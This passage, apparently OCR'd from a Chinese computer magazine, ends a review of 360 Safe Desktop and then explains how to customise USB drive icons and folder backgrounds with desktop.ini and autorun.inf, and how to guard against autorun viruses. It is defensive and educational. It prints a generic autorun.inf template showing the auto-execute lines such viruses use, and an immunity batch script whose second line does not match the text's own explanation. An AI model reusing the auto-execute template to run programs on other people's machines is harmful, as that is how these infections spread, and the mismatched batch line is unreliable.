


图3

选一个自己喜欢的位置就可以看到熟悉的界面了（苹果？）我们可以自己整理归类已安装的软件和常用网址，还有喜欢的游戏。那些半透明图标的是表示还没安装的，下载一下就好了（如图4）。

四、点评

还是那句话，新的东西都有它的有缺点，我来总结一下。

优点：

界面优美，功能方便：类似于苹果的界面，可以一键关闭运行的软件和快速关机，还有皮肤换。

缺点：

强制安装360安全卫士：虽然360官方称用360安全桌面能够使电脑上网更安全，值得注意的是，如果用户的电脑上未安装360安全卫士，则不能成功安装360安全桌面。虽然大部分电脑安装了360安全卫士，但总有没装的（这点和腾讯差不多了）。




图4

360安全桌面虽然有强制安装的嫌疑但总体来说还是不错的，喜欢尝鲜的叉子快去试试吧（尤其是果粉哦）。

（文章中所涉及到的360安全桌面已经收录在光盘中）

玩转U盘全攻略

可移动S2机关

说起U盘，想必叉子们已经是人手一份了吧。现在的大容量U盘越来越便宜，4G，8G的也已不再罕见，特别是对于读大学，或是在公司工作的叉子而言，U盘已经成了日常生活中不可缺少的东西，（比如女友电脑出问题了？雄赳赳气昂昂，跨进宿舍，祭出U盘，几个神秘的工具便轻松解决问题，那个风光啊）对于乐于助人的叉子们而言，U盘自然是一大门面了，那么，如此重要的东西若是稀松平常，岂不是太有失威风了？下面我就教大家如何玩转U盘，让它与众不同！本文涉及内容极为基础，老鸟请直接无视就好了。

一、美化

作为常用的工具，炫酷的外观自然是不可少的，这样一来自己看着舒服用的时候也有面子！那还等什么？现在就动手吧！首先从图标入手，这里以IE的图标为例。我们先使用一款简单的软件：扮酷U盘文件夹 V1.136，设置好后点击修改（如图1）。可以看到，我的isolinux文件夹已经变成IE的图标了。




图1

那这究竟是如何实现的呢？设置显隐藏后，可以看到isolinux文件夹下多了一个desktop.ini，打开后内容如下：

```
[.ShellClassInfo]
ConfirmFileOp=0
IconIndex=0
IconFile=图标hg001.ico
[ExtShellFolderViews]
{BE098140-A513-11D0-A3A4-00C04FD706EC}={BE098140-A513-11D0-A3A4-00C04FD706EC}
[{BE098140-A513-11D0-A3A4-00C04FD706EC}]
Attributes=1
[_Attributes]
Attr= 16
```

其中“IconFile=”后即为图标名称。知道了这点后，以后我们就可以自己修改了。只要在目标文件夹下新建一个文本文档，输入以下内容：

```
[.ShellClassInfo]
InfoTip=注释
IconFile=图标文件的路径
IconIndex=选择要使用文件中的第几个图标
```





图2

然后保存，重命名为desktop.ini就行了，如果图标文件在当前目录的子目录下的话记得要加上路径。比如我将图标Ico.ico放在“ABC”文件夹下，那么IconFile=后的内容就变成了：“ABC\Ico.ico”设置好了文件夹图标，我们再给U盘设置一个个性的图标吧。不知道大家有没有注意过，很多光盘在我的电脑中显示出的都是光盘自带的图标，这是AutoRun.inf在起作用。没错，是AutoRun.inf。既然AutoRun.inf能像光盘一样为U盘设置自动运行文件，那它一样也能像光盘一样为U盘设置图标。首先我们准备一个图标，假设它叫Ico.ico，放在U盘根目录下。再在根目录下新建一个文本文档，用记事本输入：

[autorun]

ICON=ico.ico,0

后保存，重命名为AutoRun.inf（如图2）。保存好后拔下U盘再插上，是不是已经变成我们设置的图标了呢？（如图3）


图3

当然，图标也可以放入专门的文件夹中并设置隐藏，比如我们将图标放入根目录下的 ico文件夹中，那么autorun.inf的内容就变成了

[autorun]

ICON=ico\ico.ico,0

搞定了图标，我们再来为优盘的目录加上拉风的背景吧。在要设置背景的文件夹下将以下代码保存为

```
desktop.ini:
[ExtShellFolderViews]
{BE098140-A513-11D0-A3A4-00C04FD706EC}={BE098140-A513-11D0-A3A4-00C04FD706EC}
[{BE098140-A513-11D0-A3A4-00C04FD706EC}]
Attributes=1
IconArea_Image=1.jpg
[.ShellClassInfo]
ConfirmFileOp=0
```

为了防止误删，可以把desktop.ini和图片设为隐藏属性，当然，这个和之前设置图标的desktop.ini是可以合并在一起的，代码如下：

```
[.ShellClassInfo]
ConfirmFileOp=0
IconIndex=0
IconFile=图标.ico
[ExtShellFolderViews]
{BE098140-A513-11D0-A3A4-00C04FD706EC}={BE098140-A513-11D0-A3A4-00C04FD706EC}
[{BE098140-A513-11D0-A3A4-00C04FD706EC}]
Attributes=1
IconArea_Image=背景.jpg
```

```
[_Attributes]
Attr= 20。
```

嫌麻烦的话同样也可以使用扮酷U盘文件夹来为目录添加背景。

二、安全

有了拉风的外观，自然也要做好防毒措施，否则黑人不成反被黑，岂不是贻笑大方？下面我为大家介绍一些优盘的防毒方法，大多都是以前的黑X上介绍过的，看过的就当是复习吧，嗯。

1.Auto病毒的防范

Auto病毒可以说是最常见的优盘病毒了，我们先来认识一下Auto病毒，U盘（自动运行）类病毒（auto病毒）近来非常常见，并且具有一定程度危害，它的机理是依赖Windows的自动运行功能，使得我们在点击打开磁盘的时候，自动执行相关的文件。所谓的自动运行功能是指Windows系统一种方便特性，使当光盘、U盘插入到机器自动运行，而这种特性的实现就是通过磁盘跟目录下的autorun.inf文件进行。这个文件保存在驱动器的根目录下（一般会是一个隐藏属性的系统文件），它保存着一些简单的命令，告知系统新插入的光盘或U盘应该自动启动什么程序等。一个简单的AUTORUN.INF内容如下：

```
[AutoRun]
Icon=X：\“图标”.ico
Open=X：\“程序”.exe或者“命令行”
shell\“关键字”=“鼠标右键菜单中加入显示的内容”
shell\“关键字”\command=“要执行的文件或命令行”
```

从它的传播原理我们可以看出，只要解决Autorun.inf就能让它失效了，那该怎么做呢？下面我将为大家介绍一些方法，或许大家会说，这些方法还不如杀软好用，但原理才是最重要的，从中你可以学到很多基本知识。

（1）狸猫换太子，匿名文件夹+防删目录法

这个方法可以说是最经典的免疫法了，首先我们在优盘根目录下新建一个文件夹并重命名为' autorun.inf'，然后在"开始---运行"中输入'CMD'打开命令提示符窗口。假设我们的优盘盘符为X：，则输入"md x：\autorun.inf\1..\"后回车，这样就建立了一个防删目录。去Autorun.inf文件夹下看看，是不是多了一个"1."目录了？而且这个目录无法访问也无法删除，因为在WINDOWS下是不允许建立像“1..\”的文件夹的，在DOS下建立后在WINDOWS中读取时它的路径为x：\1..\\，其中“\”表示目录的分级，如果同时出现两个“\”的话会读取错误。知道了原理后，我们就可以做一个批处理以便捷地进行批量免疫了，其中核心代码如下：

```
Md x：\autorun.inf & attrib +R +S +H x：\autorun.inf
Md x：\autoruninf\1\
```

将上述代码用记事本保存后将后缀名改为.bat即可，我来解释一下代码的含义：第一行的作用是在驱动器“x：”下建立一个名为autorun.inf的文件夹并加上只读，系统以及隐藏属性，第二行的意思是在“x：\Autorun.inf”下建立一个防删目录。怎么样？够简单吧。还不会批处理的朋友赶紧去恶补一下咯。

（2）暗渡陈仓，安全开启法

有时候我们不得不让别人的优盘插上自己的电脑，为了节约系统资源懒得开杀软，又怕优盘上有毒，怎么办呢？这个时候只要绕过自动运行就行了。一个办法是插入优盘时按住shift，这样就可以禁止它自动播放，但这种办法实在让人不放心；还有一种广为流传的方法是用资源管理器打开，我很明确地告诉你这种办法也已经不管用了，具体的以前的黑叉上也有过说明，大家若是截获了一个病毒打开它的Autorun.inf分析一下便知道了，在这里就不再罗嗦了。我要介绍的是另一种另类的方法：CMD开启法。具体的操作很简单，打开命令提示符窗口后输入“start x：”后回车即可（X：照例是目标盘符，在下文将不再累述）怎么样？优盘的窗口是不是弹出来了呢？

（3）借刀杀人，工具法

虽说了解原理最重要，但拥有几个常用的工具还是很有必要的。这里我向大家强烈推荐一款小巧实用的工具：优盘百宝箱，打开后界面（如图4），可以看到它拥有绝大部分的优盘安全工具所需功能。说白了这就是一个工具包，各大软件站均有最新版本下载，傻瓜化操作我就不再说明了。

（4）釜底抽薪，禁用自动运行

如果你不想受病毒的骚扰，又觉得自动运行功能没有必要，那就把它禁用掉吧，有两种方法：

注册表禁止法：在“运行”中输入REGEDIT打开注册表管理器，打开注册表项：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2

在键MountPoints2上点右键，选择权限（如图5），将Administrators组和SYSTEM组的完全控制都设为阻止即可（如图6）。

